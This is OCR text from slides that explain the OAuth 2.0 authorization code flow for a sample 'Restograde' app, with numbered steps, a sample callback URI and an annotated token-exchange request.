
2 Initialize the flow with a redirect

BROWSER

BACKEND

API

@PhilippeDeRyck



4 Handle user authentication / consent

3 Follow redirect

5 Redirect to backend with authorization code

1 Connect my Restograde account

2 Initialize the flow with a redirect


6 Follow redirect with authorization code

5 6 *The callback URI*

```
https://schedule.restograde.com/callback
  ?code=SplxlOBeZQQYbYS6WxSbIA
```

The callback URI from before

The authorization code


USER
AUTHORIZATION SERVER
BROWSER
BACKEND
API
4 Handle user authentication / consent
3 Follow redirect
Exchange authorization code with client authentication 7
5 Redirect to backend with authorization code
1 Connect my Restograde account
2 Initialize the flow with a redirect
6 Follow redirect with authorization code

@PhilippeDeRyck

7 *The request to exchange the authorization code*


```
POST /oauth/token
Host: sts.restograde.com

 grant_type=authorization_code
&client_id=lY5g0BKB7Mow4yDlb6rdGPsO2i1g7Osv
&redirect_uri=https://schedule.restograde.com/callback
&code=SplxlOBeZQQYbYS6WxSbIA
&code_verifier=lT5q6nbPQRtdj…~IUdkErVDFG.fF4z7CzCxo
```

Indicates the code exchange request

The client exchanging the code

The redirect URI used before

The code received in step 6



1 Connect my Restograde account

2 Initialize the flow with a redirect

3 Follow redirect

4 Handle user authentication / consent

5 Redirect to backend with authorization code

6 Follow redirect with authorization code

7 Exchange authorization code with client authentication

8 Access token & refresh token

